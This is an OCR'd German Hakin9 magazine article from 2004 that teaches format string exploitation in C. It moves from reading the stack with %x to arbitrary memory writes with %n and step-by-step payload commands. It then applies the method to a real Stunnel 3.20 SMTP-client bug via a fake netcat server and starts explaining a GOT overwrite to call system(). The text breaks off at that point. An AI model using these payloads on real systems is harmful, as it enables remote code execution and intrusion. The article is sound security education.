hakin9


Übertretungen unter Verwendung von Formatketten

Piotr Sobolewski, Tomasz Nidecki

Der Artikel wurde in der Ausgabe 5/2004 des Magazins *Hakin9* publiziert.
Alle Rechte vorbehalten. Kostenlose Vervielfältigung und Verbreiten des Artikels
ist in unveränderter Form gestattet.
Das Magazin *Hakin9*, Wydawnictwo Software, ul. Lewartowskiego 6, 00-190 Warszawa, hakin9@hakin9.org

Übertretungen unter Verwendung von Formatketten

Piotr Sobolewski, Tomasz Nidecki



In der zweiten Hälfte des Jahres 2000 wurde es im Bereich der Computersicherheit plötzlich heiss. Es wurde eine ganz neue Klasse von Übertretungen entdeckt. Es hat sich gezeigt, dass mehrere Anwendungen, unter anderen solche bekannten wie wu-ftpd, Apache und PHP3 oder screen ernsthafte Lücken erweisen. Und das alles durch Formatketten.

Die Formatketten in der Sprache C sind Textketten, die spezielle, von der Funktion `printf()` und ihren Ableitungen (z.B. `sprintf()`, `fprintf()`) erkennbare Markups erkennen.

Sie ermöglichen die Bestimmung des Formats, in dem die der Funktion angegebenen Argumente eingeblendet werden. Wenn die Anwendung dem Benutzer die Übergabe der eigenen Textkette ermöglicht, und sie danach als Formatkette verwendet, kann in manchen Fällen eine Kette so von einem Eindringling vorbereitet werden um die Ausführung eines eigenen Codes von der Anwendung zu erzwingen.

Die Wirkungsweise der Formatketten

Um zu verstehen, wie die Formatketten funktionieren und wie man sie zur Übernahme der Kontrolle einer fremden Anwendung verwenden kann, sehen wir uns Listing 1 genau an. Es wurde hier eine Anwendung dargestellt, die eine Formatkette verwendet, um einen kurzen Text auszugeben:

```
$ ./listing_1
Firmenname: Ogrodpol
```

Was wird aber passieren, wenn die Funktion `printf()` eine Formatkette bekommt, aber kein Argument dabei ist? Versuchen wir die Anwendung von Listing 2 zu starten:

```
$ ./listing_2
Firmenname: Da
```

Wir analysieren die Wirkungsweise der Formatketten, um zu erfahren, woher unsere An-

Aus diesem Artikel erfahren Sie...

- wie man die Formatketten zur Kontrollübernahme einer lückenhafter Anwendung verwenden kann,
- wie man die Fehler vermeiden kann, die Verwendung der Formatketten bei eigenen Anwendugen ermöglichen.

Was Sie bereits wissen sollten...

- Sie sollten die Grundlagen der Programmierung in C besitzen.

Listing 1. *Eine einfache Anwendung die Formatketten verwendet*

```
int main() {
  char *a = "Ogrodpol";
  printf("Firmenname: %s\n", a);
}
```

Listing 2. *Die Anwendung von Listing 1 ohne Argument*

```
int main() {
  printf("Firmenname: %s\n");
}
```

wendung die eingeblendete Kette *Da* genommen hat.

In Abbildung 1 sehen wir, was auf dem Stack passiert, wenn die Anwendung aus Listing 1 ausgeführt wird (nach dem Aufrufen der Funktion `printf()`). Eine Weile vor dem Aufrufen der Funktion werden die Argumente auf den Stack abgelegt: der Verweis auf die Kette `a` und der Verweis auf die Formatkette. Anschließend bezieht die Funktion `printf()` von dem Stack den Verweis auf die Formatkette und listet die Kette auf. Wenn sie zu dem Tag `%s` kommt, bezieht sie das nächste Argument vom Stack – den Verweis auf die Variable `a`. Anschließend wird das als Text aufgelistet, worauf der Verweis zeigt (`%s` – eine Textkette, siehe Tabelle 1).

Auf Abbildung 2 sieht man, was auf dem Stack bei der Ausführung von `printf()` in der Anwendung aus Listing 2 passiert. Wenn `printf()` beim Auflisten der Formattkette auf `%s` trifft, versucht sie aus dem Stack den Verweis auf die Zeichenkette zu beziehen. Da wir aber kein Argument

Listing 3. *Die einfache Anwendung ermöglicht die Verwendung der Eigenschaften von Formatketten für eigene Ziele*

```
int main(int argc, char **argv) {
  char f[256];
  strcpy(f, argv[1]);
  printf(f);
}
```

Tabelle 1. *Die bedeutendsten Markups bei Formatketten*

formatierender Markup	Ausgabe	übergeben als
`%d`	Ganzzahl	Wert
`%u`	natürliche Zahl	Wert
`%x`	natürliche Zahl, hexadezimal	Wert
`%s`	Textkette	Verweis
`%n`	die Anzahl der bereits eingegebenen Zeichen	Verweis




Abbildung 1. *Was passiert auf dem Stack bei der Ausführung der Anwendung von Listing 1*




Abbildung 2. *Was passiert auf dem Stack bei der Ausführung der Anwendung aus Listing 2*

weitergeleitet haben, kann die Funktion den Verweis da nicht finden. Sie bezieht also vier aufeinanderfolgende Bytes aus dem Stack und behandelt sie als einen Verweis auf die Zeichenkette, und listet anschließend die vermeintliche Kette auf.

Wie kann man die Eigenschaften der Formatketten verwenden

Der Eindringling kann wirklich zeigen was er drauf hat, wenn der Programmierer es ermöglicht hat, die Weiterleitung der Textkette auf solche

Listing 4. *Die richtige Verwendung des Tags %n*

```
int main() {
  int a;
  printf("eins zwei drei %n\n", &a);
  printf("es wurden %d Zeichen aufgelistet\n", a);
}
```



Listing 5. *Die Anwendung, die wir anzugreifen versuchen*

```
int main(int argc, char **argv) {
  int x;
  char f[2560];
  strcpy(f, argv[1]);
  printf(f);
  printf("\nVariable x ↩
  platziert unter der Adresse ↩
  %x, ihr Inhalt to 0x%x\n", ↩
  &x, x);
}
```

Weise, dass sie als Formatkette verwendet werden kann. Sehen wir uns die Anwendung aus Listing 3 an. Theoretisch kann man da keinen Fehler sehen – der Benutzer gibt als das Argument der Anwendung einen Text ein, der dann aufgelistet wird. Wenn sich aber in der von dem Benutzer angegebenen Kette die Formatzeichen befinden, können die Effekte ganz anders sein als jene die von dem Programierer erwünscht waren.

Wie wir schon nach der Analyse der Anwendung aus Listing 2 bemerkt haben, können wir, bei der Verwendung von Formatketten, den Wert des Stacks ablesen. Wir verwenden dazu die Kette `%x`, durch die das Argument als eine vier Bytes lange Adresse behandelt wird und sie hexadezimal aufgelistet:

```
$ ./listing_3 '%x-%x-%x'
bffffc4f-0-0
```

Wie es sich gezeigt hat, können wir, indem wir einen der Tags anwenden, auch auf einer beliebigen Position im Speicher schreiben. Der dafür verantwortliche Tag ist `%n`. Er verursacht, dass in der Variable, deren Adresse als Argument angegeben wurde, der Anzahl der bisher aufgelisteten Zeichen gespeichert wird. Die richtige Verwendung dieses Tags kann man in der Anwendung aus Listing 4 beobachten:

```
$ ./listing_4
eins zwei drei
es werden 15 Zeichen aufgelistet
```

Wie man sehen kann, listet das erste `printf()` *eins zwei drei* auf, und dann speichert in der Variable `a` den Anzahl der aufgelisteten Zeichen (also 15). Das zweite `printf()` listet den Wert der Variable `a` auf.

Wenn wir aber bei dem ersten `printf()` kein Argument angegeben hätten (Adresse der Variable `a`), wären von dem Stack die ersten beliebigen vier Bytes bezogen, dann wären sie als eine Adresse behandelt worden und unter dieser Adresse wäre dann die Anzahl der bisher aufgelisteten Zeichen gespeichert worden. Versuchen wir also der Anwendung aus Listing 3 eine `%n` enthaltende Kette einzugeben:

```
$ ./listing_3 '%n %n %n %n'
Segmentation fault
```

Die Anwendung hat versucht, den Wert zur Bezeichnung der Anzahl der aufgelisteten Zeichen unter einer beliebigen Adresse zu speichern. Das hat dann den Segmentationsfehler verursacht.

Bessere Möglichkeiten

Das Speichern der zufälliger Zahlen unter beliebigen Adressen gibt uns keine große Möglichkeiten. Wir können höchstens die Anwendung mit einem Fehler beenden. Um etwas mehr zu erziehlen, sollten wir gut *was wir schreiben* und *wo wir schreiben beherrschen*.

Um das zu lernen, versuchen wir eine etwas mehr ausgebaute Version der Anwendung aus Listing 3 anzugreifen, die dann in Listing 5 dargestellt wurde. Der Ausbau beruht auf dem Hinzufügen der Variable `z`. Unser Ziel ist die Variable mit einem ausgewählten Wert mit der Formatkette zu überschreiben. Wir nehmen an, dass wir in der Variable `x` die Zahl 287454020 platziert haben also hexadezimal 0x11223344.

Wir versuchen jetzt die Kontrolle darüber zu gewinnen *was wir schreiben* und *wo wir schreiben*. Wie es leicht zu erahnen ist, verursacht die Kette `xxx%n` das Speichern der Zahl *drei* (vor `%n` gibt es drei Zeichen) unter einer beliebigen Adresse, also zum Beispiel der Kette `xxxxxx%n` – der Zahl *sechs*. Wir wissen also schon, wie man kontrollieren kann, *was wir schreiben*. Ein bisschen schwieriger ist die Kontrolle darüber, *wo wir schreiben*.

Die Adresse, unter der der Wert gespeichert wird, wird von dem Stack bezogen. Wie man bei dem Vergleich der Abbildungen 1 und 2 sehen kann, an der Stelle, an der `printf()` die nächsten Adressen erwartet (also über der Formatkette) befinden sich die lokalen Variablen der Funktion, die `printf()` aufruft. In unserem Fall sind das die lokalen Variablen der Funktion `main()`. Wenn wir in einer der Variablen die Adresse platzieren, an die wir schreiben möchten, wird sie – unter entsprechenden Umständen – von `printf()` als die Adresse bezogen, unter der der Wert gespeichert sein sollte.

Um wirklich sicher zu sein, dass `printf()` wirklich den Wert der Variable `f` als einen Argument annehmen kann, versuchen wir ihr (gleich am Anfang des Arrays) eine Kette `AAAA` hinzuzufügen, und sie anschließend mit dem Tag `%x` aufzulisten. Dazu geben wir folgenden Befehl ein:

```
$ ./listing_5 'AAAA-%x-%x-%x-%x-%x'
AAAA-bffffc44-0-0-41414141-2d78252d
Variable x platziert unter der Adresse
bffffaac, ihr Inhalt ist 0x40156238
```

Wie man sehen kann, hat die Funktion `printf()` nach dem Aufruf des Tags `%x` ein vier Bytes langes Wort aus dem Stack bezogen (weil sich dort ein Argument befinden sollte) und es hexadezimal aufgelistet: `bffffc44`. Der zweite Tag hat das Auflisten eines zweiten vier Bytes langen Wortes aus dem Stack verursacht, und ähnlich die folgenden. Der vierte Tag `%x` hat das Auflisten der Zahl 0x41414141 verursacht, und das ist die hexadezimal gespeicherte Kette von `AAAA`.

Das bedeutet, dass die ersten vier Bytes des Arrays `f[]` auf dem Stack an einer solchen Position aufbewahrt werden, die `printf()` als das vierte Pseudoargument betrachtet. Wenn wir aber anstelle des vierten Tags `%x` den Tag `%n` verwenden, wird

dieses Pseudoargument als eine Adresse angenommen, in die wir schreiben möchten. Die Eingabe des Befehls:

```
$ ./listing_5 'AAAA-%x-%x-%x-%n-%x'
```

verursacht das Speichern einer Zahl unter der Adresse 0x41414141.

Wir möchten aber nicht an die Adresse 0x41414141 schreiben, sondern an jene, unter der der Wert der Variable x gespeichert wird. Die Adresse ist `0xbffffaac`. Das Byte 0x41 in dem Array `f[]` zu platzieren war ganz einfach – diese Zahl entspricht in ASCII-Code dem Buchstaben A. Um hier die Zahl 0xbf zu platzieren, der kein anderer einfacher Buchstabe entspricht, müssen wir einen kleinen Trick anwenden.

Wir werden dafür zwei Tatsachen ausnutzen. Erstens: mit dem Befehl *echo* können wir jedes beliebige Byte auflisten. Man muss nur den Switch `-e` anwenden und einen entsprechenden Code hexadezimal angeben:

```
$ echo -e "\x41\x42\x43\x44"
ABCD
```

Zweitens: wenn wir dem Befehl irgendein Befehlswort in Hochkommas (``) hinzufügen, wird es ausgeführt, und das Ergebnis an den Befehl abgegeben. Ein Beispiel: der Befehl `cat `which ls`` ist gleich dem Befehl `cat /bin/ls`.

Wenn wir diese zwei Informationen verbinden, können wir den Befehl eingeben:

```
$ ./listing_5 \
  `echo -e '\x41\x41\x41\x41'`\
  '-%x-%x-%x-%x-%x'
```

und er wird diesem Befehl gleich:

```
$ ./listing_5 'AAAA-%x-%x-%x-%x-%x'
```

Also damit das vierte Pseudoargument die Zahl 0x11223344 wird, können wir folgenden Befehl eingeben:

```
$ ./listing_5 \
  `echo -e '\x11\x22\x33\x44'`\
  '-%x-%x-%x-%x-%x'
```

Sein Effekt wird wie folgt sein:

```
"3D-bffffc44-0-0-44332211-2d78252d
Variable x platziert unter der Adresse
bffffaac, ihr Inhalt ist 0x40156238
```

Wie man sehen kann, ist jetzt das vierte Pseudoargument der Wert, den wir in der Befehlszeile angegeben haben. Die Bytes kommen aber in der umgekehrten Reihenfolge vor, da wir in der Architektur *little endian* arbeiten.

Wenn wir also etwas an der Stelle speichern möchten, an der die Variable `x` aufbewahrt wird, also unter der Adresse `bffffaac`, müssen wir diese Adresse in der Befehlszeile anstatt von 0x11223344 angeben:

```
$ ./listing_5 \
  `echo -e '\xac\xfa\xff\xbf'`\
  '-%x-%x-%x-%x-%x'
Źú˙ż-bffffc44-0-0-bffffaac-2d78252d
Variable x platziert unter der Adresse
bffffaac, ihr Inhalt ist 0x40156238
```

Wie man sehen kann, befindet sich in dem vierten Pseudoargument `0xbffffaac`, also die Adresse der Variable `x`. Jetzt reicht es wenn wir in Platz des vierten Tags `%x` diesen `%n` anwenden, und wir werden damit die Modifizierung der Variable `x` verursachen:

```
./listing_5 \
  `echo -e '\xac\xfa\xff\xbf'`\
  '-%x-%x-%x-%n-%x'
Źú˙ż-bffffc44-0-0--2d78252d
Variable x platziert unter der Adresse
bffffaac, ihr Ihnhalt ist 0x12
```

Es ist uns gelungen die Variable x zu überschreiben, aber nicht mit dem Wert 0x11223344, sondern mit 0x12 (dezimal 18) – gerade so viele Zeichen wurden aufgelistet, bevor die Funktion `printf()` an den Tag `%n` gelangt ist. Es reicht also nur vor dem Tag `%n` einige beliebige Zeichen zu platzieren (zum Beispiel den Buchstaben `C`), und in die Variable `x` kommt eine entsprechend größere Zahl.

Wir berechnen jetzt, wie viele Buchstaben `C` wir hinzufügen müssen. Jetzt wurde die Zahl 18 in `x` geschrieben, aber wir möchten, dass




Abbildung 3. *Dieser Trick ermöglicht es die großen Zahlen mit Hilfe der kleineren zu speichern*

dort 287454020 Platz findet, also hexadezimal 0x11223344. Wir müssen also 287454020–18=287454002 mal den Buchstaben `C` hinzufügen. Beinahe dreihundert Millionen. Es wird nicht so einfach sein, da das Array `f[]` nur 2560 Bytes umfassen kann.

Eine Abkürzung

Bevor wir erfahren, wie man den Tag `%n` zum Hinzufügen der großen Zahlen verwenden sollte, sehen wir uns noch ein nützliches Merkmal der Funktion `printf()` an. Bisher haben wir, um das vierte Pseudoargument zu verwenden, es der Funktion `printf()` überlassen, zuerst die drei vorherigen zu verwenden. Wenn wir also wollten, dass der Tag `%n` an die in dem vierten Pseudoargument platzierte Adresse schreibt, haben wir zuerst in der Formattkette drei Tags `%x` platziert.

Diesen Ziel kann man aber auch leichter erzielen. Der Befehl:

```
$ ./listing_5 \
  `echo -e '\x41\x41\x41\x41'`'-%4$x'
```

verursacht das Auflisten des vierten Pseudoarguments – dafür ist der Tag `%4$x` verantwortlich.

```
AAAA-41414141
Variable x platziert unter der Adresse
bffff9ec, ihr Inhalt ist 0x4015d550
```

Ähnlich, um den Inhalt der Variable `x` zu modifizieren, können wir direktes Schreiben an die Adresse befehlen,






Abbildung 4. *Modifizierung des Tricks aus Abbildung 3*

die von dem vierten Pseudoargument bezeichnet wird:

```
./listing_5 `echo -e \
  '\xac\xfa\xff\xbf'`'-%4$n'
Źú˙ż-
Variable x platziert unter der Adresse
bffffaac, ihr Ihnhalt ist 0x5
```

Achtung: beim Experimentieren kann sich zeigen, dass, wenn wir als ein Argument der Befehlszeile eine Kette von einer anderen Länge angeben, die Variable `x` unter einer anderen Adresse aufbewahrt wird. Deshalb sollte man jedes mal aufmerksam die von der Anwendung angegebene Adresse der Variable `x` beobachten, und wenn es nötig ist, den in der Befehlszeile angegebenen Wert entsprechend verändern.

Wie kann man große Zahlen speichern

Überlegen wir jetzt, welchen Trick man anwenden könnte, um mit kleinen Zahlen große Werte im Speicher zu platzieren. Einen Vorschlag haben wir in Abbildung 3 dargestellt. Man kann hier sehen, auf welche Weise man in dem Speicher eine vier Bytes lange Zahl 0x99887766 platzieren kann, ohne auf einmal eine als 0xff größere Zahl zu speichern.

Wie man sehen kann, platzieren wir zuerst unter entsprechender Adresse die Zahl 0x66. Anschließend unter der um eins größeren Adresse – 0x77, und unter der folgenden 0x88 und 0x99. Im Endeffekt wurde in dem Speicher die Zahl 0x99887766 gespeichert. Ein Nebeneffekt ist das Überschreiben mit drei Nullen der drei Bytes vor 0x99887766.

Um uns die Aufgabe noch zu erleichtern, verwenden wir noch eine Funktion, dank der wir keine große Mengen von Zeichen schreiben müssen. Die Formattags ermöglichen uns die Zahl der geschriebenen Zeichen auf eine bestimmte Menge zu vervielfachen. Zum Beispiel `%24x` verursacht, dass ein hexadezimaler Wert aufgelistet wird, der zu vierundzwanzig Zeichen beglichen wird. Dem aufgelisteten Inhalt wird eine entsprechende Anzahl Lehrzeichen hinzugefügt, dass die Zahl der aufgelisteten Zeichen zusammen 24 ergeben wird.

Wir testen jetzt wie diese Methode funktioniert, indem wir in der Variable `x` die Zahl 200 platzieren. Wie wir uns daran erinnern können, lautet der Befehl:

```
./listing_5 \
  `echo -e '\xac\xfa\xff\xbf'`'-%4$n'
```

Er verursacht das Hinzufügen der Zahl 5 der Variable `x`. Um in `x` die Zahl 200 (um 195 größer) zu platzieren, fügen wir der Formatkette den Tag `%195x` hinzu, der 195 Zeichen zurückgibt:

```
./listing_5 \
  `echo -e '\xac\xfa\xff\xbf'`\
  '-%195x%4$n'
Źú˙ż-(...)bffffc49
Variable x platziert unter der Adresse
bffffaac, ihr Inhalt ist 0xc8
```

0xc8 ist 200 dezimal.

Wir versuchen die beiden Methoden zu verbinden, und in der Variable `x` die Zahl 0x99887766 zu platzieren. Dazu fügen wir der fehlerhaften Anwendung eine Kette hinzu, die der Reihe nach daraus besteht:

- vier Bytes lange Adresse – Adresse der Variable `x`,
- vier Bytes lange Adresse – Adresse um eins größer als die Adresse der Variable `x`,
- vier Bytes lange Adresse – Adresse um zwei größer als die Adresse der Variable `x`,
- vier Bytes lange Adresse – Adresse um drei größer als die Adresse der Variable `x`,
- der Tag `%<eine_Zahl>x` – der soviele Zeichen zurückgibt, wie notwendig sind um zusammen 0x66 Zeichen zurückzugeben,
- der Tag `%4$n` – der die Zahl der aufgelisteten Zeichen (also 0x66) in der Adresse aus dem vierten Pseudoargument platziert (also in dem ersten Byte der Variable `x`),
- der Tag `%<eine_Zahl>x` – der so viele Zeichen zurückgibt, dass es zusammen mit den vorher aufgelisteten Zeichen 0x77 Zeichen sein werden,
- der Tag `%5$n` – der die Zahl der aufgelisteten Zeichen (also 0x77) in der Adresse aus dem fünften Pseudoargument platziert (also in dem zweiten Byte der Variable `x`),
- der Tag `%<eine_Zahl>x` – der so viele Zeichen zurückgibt, dass es zusammen mit den vorher aufgelisteten Zeichen 0x88 sein sollten,
- der Tag `%6$n` – der die Zahl der aufgelisteten Zeichen (also 0x88) in der Adresse aus dem sechsten Pseudoargument platziert (also in dem dritten Byte der Variable `x`),

Stunnel

Die Anwendung *Stunnel* dient dazu eine chiffrierte Tunnelverbindung über TCP aufzubauen. Es bedeutet die Möglichkeit der Erstellung einer chiffrierten Verbindung zwischen zwei Rechnern in der Situation, in der die sich verbindenden Anwendungen oder Protokolle keine Chiffrierung ermöglichen.

Man kann *Stunnel* z.B. zum Erstellen einer chiffrierten Verbindung mit einem SMTP-Server nutzen, auch wenn unser E-Mail-Client kein SSL unterstützt. Wenn wir uns mit einem SMTP-Server verbinden möchten, werden wir uns mit *Stunnel* verbinden, der auf einem lokalen Rechner und lokalen Port funktioniert. *Stunnel* wird eine chiffrierte Verbindung mit dem SMTP-Server erstellen und die Verbindung übermitteln.

- der Tag `%<eine_Zahl>x` – der so viele Zeichen zurückgibt, dass es zusammen mit den vorher aufgelisteten Zeichen 0x99 sein sollten,
- der Tag `%7$n` – der die Zahl der aufgelisteten Zeichen (also 0x99) in der Adresse aus dem siebten Pseudoargument platziert (also in dem vierten Byte der Variable `x`).

Wir berechnen jetzt, wie viele Zeichen man auflisten muss. Die vier Adressen am Anfang der Formatkette umfassen zusammen sechzehn Bytes, also muss der erste Tag `%<eine_Zahl>x` 0x66–16=86 Zeichen auflisten. Der zweite Tag `%<eine_Zahl>x` sollte 0x77–0x66=17 Zeichen auflisten, der Dritte – 0x88–0x77=17 Zeichen, und der Vierte – 0x99–0x88=17.

Im Endeffekt wird die von uns verwendete Kette so aussehen:

```
\xac\xfa\xff\xbf\xad\xfa\xff\xbf ←
\xae\xfa\xff\xbf\xaf\xfa\xff\xbf ←
%86x%4$n%17x%5$n ←
%17x%6$n%17x%7$n
```

Und der Befehl, der sie auflisten wird:

```
$ ./listing_5 \
  `echo -e '\xac\xfa\xff\xbf' ←
  '\xad\xfa\xff\xbf' ←
  '\xae\xfa\xff\xbf' ←
  '\xaf\xfa\xff\xbf'`'%86x%4$n ←
  %17x%5$n%17x%6$n%17x%7$n'
```

Es gibt aber nicht das Resultat welches wir erwartet haben:

```
Źú˙żú˙ż®ú˙żŻú˙ż(...)bfffc27 ←
  (...)0(...)0(...)bffffaac
Variable x platziert unter der Adresse
bffffa7c, ihr Ihnhalt ist 0x40156238
```

Die Angabe eines längeren Arguments der Befehlszeile würde die Veränderung der Adresse der Variable `x` verursachen, wir müssen also entsprechend die vier Adressen verändern, mit denen unsere Kette beginnt:

```
$ ./listing_5 \
  `echo -e '\x7c\xfa\xff\xbf' ←
  '\x7d\xfa\xff\xbf' ←
  '\x7e\xfa\xff\xbf' ←
  '\x7f\xfa\xff\xbf'`'%86x%4$n ←
  %17x%5$n%17x%6$n%17x%7$n'
(???)ú˙żú˙żz˙ż(...)bfffc27(...) ←
  0(...)0(...)bffffa8c
Variable x platziert unter der Adresse
bffffa8c, ihr Inhalt ist 0x99887766
```

Ursprünglich wollten wir aber in der Variable `x` die Zahl 0x11223344, und nicht 0x99887766 haben. Da aber die Zahl 0x33 kleiner als 0x44 ist, kann man nicht erst 0x44 Zeichen auflisten, und dann noch ein paar, damit zusammen 0x33 Zeichen aufgelistet werden. Zum Glück können wir anstatt der Zahl 0x33 z.B. 0x133 verwenden, in Platz von 0x22 – 0x222, nicht 0x11 sondern 0x311. Der Effekt wird der gleiche sein – siehe Abbildung 4. Unter Berücksichtigung der Tatsache, dass sich bei der Veränderung des Inhalts der Formatkette auch die Adresse der Variable `x` verändert hat, wird der entsprechende Befehl wie folgt aussehen:

```
$ ./listing_5 `echo -e \
  '\x6c\xfa\xff\xbf' ←
  '\x6d\xfa\xff\xbf' ←
  '\x6e\xfa\xff\xbf' ←
  '\x6f\xfa\xff\xbf'`\
  '%35x4$n%239x ←
  %5$n%273x%6$n ←
  %222x%7$n'
lú˙żmú˙żnú˙żoú˙ż(...)bfffc10 ←
  (...)0(...)0(...)bffffa6c
Variable x platziert unter der Adresse
bffffa6c, ihr Ihnhalt ist 0x11332233
```

Ein Beispiel vom Leben

Jetzt sollten wir unser Wissen in die Praxis umsetzen, um die Kontrolle an der echten Anwendung und nicht an einer Testanwendung zu übernehmen. Unser Ziel ist die Version 3.20 der Anwendung *Stunnel* (siehe Kasten *Stunnel*). In ihr wurde ein Fehler gefunden, der mit Formatketten verbunden ist, der vorkommt, wenn *Stunnel* als ein SMTP-Client funktioniert.

Listing 6. *Fehler in der Funktion smtp_client() der Anwendung Stunnel*

```
do { /* Copy multiline greeting */
    if(fdscanf(remote, "%[^\n]", line)<0)
        return -1;
    if(fdprintf(local_wr, line)<0)
        return -1;
} while(strncmp(line,"220-",4)==0);
```

In der Funktion `smtp_client()`, die in der Datei *protocol.c* definiert wurde (volle Quellen dieser Version von *Stunnel* finden Sie auf der Heft-CD) befindet sich ein Fragment aus Listing 6.

Wie man sehen kann, wird aus dem Array `line` eine Kette eingelesen, die aus einer Datei mit dem Deskriptor `remote` bezogen wurde. Anschließend wir der Inhalt des Arrays `line` – mit Hilfe der Funktion `fdprintf()` – in die Datei mit dem Deskriptor `local_wr` geschrieben. Wenn wir in der Variable `line` die Formattags platzieren, werden sie von `fdprintf()` interpretiert.

Wie kann man den Fehler verwenden

Sehen wir uns genau die Quellen von *Stunnel* an. Es zeigt sich, dass die Funktion `smtp_client()` ausgeführt wird, wenn *Stunnel* zur Erstellung einer chiffrierten Verbindung mit einem SMTP-Server verwendet wird, also mit folgenden Optionen gestartet:

```
$ ./stunnel -c -n smtp \
  -r 127.0.0.1:2525
```

Es sieht danach aus, dass, wenn der SMTP-Server dem *Stunnel* die Kette mit den Formattags verschickt, diese auch interpretiert werden. Wir testen jetzt, ob es so in der Praxis funktioniert. Anstatt eines SMTP-Servers verwenden wir *netcat*, das so gestartet wurde, dass es den Port 2525 abhört:

```
$ nc -l -p 2525
```



Anschließend starten wir auf dem zweiten Terminal *Stunnel*, mit dem wir die Verbindung mit *netcat* erstellen:

```
$ ./stunnel -c -n smtp \
  -r 127.0.0.1:2525
```

Wenn wir in dem ersten Terminal (jenem, auf dem *netcat* arbeitet) folgende Formatkette schreiben:

```
AAAA.%x.%x.%x.%x
```

listet *Stunnel* folgendes auf:

```
AAAA.bffff4e0.402f4550.0
```

Wenn wir also verursachen, das unser Opfer sich mit einer fehlerhaften *Stunnel*-Session mit unserem Rechner verbindet, auf dem *netcat* funktioniert und sich als ein SMTP-Server ausgibt, können wir auch eine präparierte Formatkette verschicken. Wie wir uns schon überzeugt haben, können wir auf diese Art in dem Speicher des Opferrechners einen beliebigen Wert unter beliebiger Adresse platzieren. Wir sollten nur noch wissen, wie man diese Möglichkeit verwenden kann – welche Position im Speicher werden wir überschreiben und mit welchem Wert.

Um die Kontrolle an dem Opferrechner zu ergreifen, müssen wir die Anwendung dazu zwingen den von uns bereitgestellten Code auszuführen. Da wir die Möglichkeit haben auf eine beliebige Stelle des Speichers zu schreiben, können wir verursachen, dass die Anwendung eine andere Funktion aufrufen wird, als der Autor wollte. Versuchen wir die Anwendung zum Aufrufen der Funktion `system()` mit den von uns angegebenen Parametern zu zwingen. Das wird den Code starten, der als Parameter bereitgestellt wurde.

Die Verwendung von Global Offset Table

Um die Anwendung zur Ausführung der Funktion `system()` zu zwingen, verwenden wir eine Eigenschaft der dynamisch verbundenen Bibliotheken (*Dynamically Linked Library* – DLL). Sie werden von beinahe allen Anwendungen verwendet. Also im Moment, in dem die Anwendung kompiliert wird, weiss man noch nicht, unter welcher Adresse in dem Speicher sich die Funktionen der später geladenen Bibliotheken befinden werden. Darum wird an der Stelle, an der die Anwendung die Funktion aus der Bibliothek DLL verwenden soll, bei der Kompilierung ein Verweis auf eine spezielle Struktur platziert, die sogenannte GOT (eng. *Global Offset Table*).

Diese Struktur befindet sich im Adressenbereich des Prozesses (im Speicher) und enthält die Adressen der einzelnen Funktionen die beim Laden der Bibliothek DLL bestimmt wurden. Wenn die Anwendung die Funktion `strncmp()` verwenden will, führt sie einen Sprung zum Array GOT aus. Erst daraus wird der Sprung in die entsprechende Stelle im Speicher gemacht, in die die Funktion `strncmp()` aus der entsprechenden Bibliothek (in diesem Fall *libc*) geladen wurde.

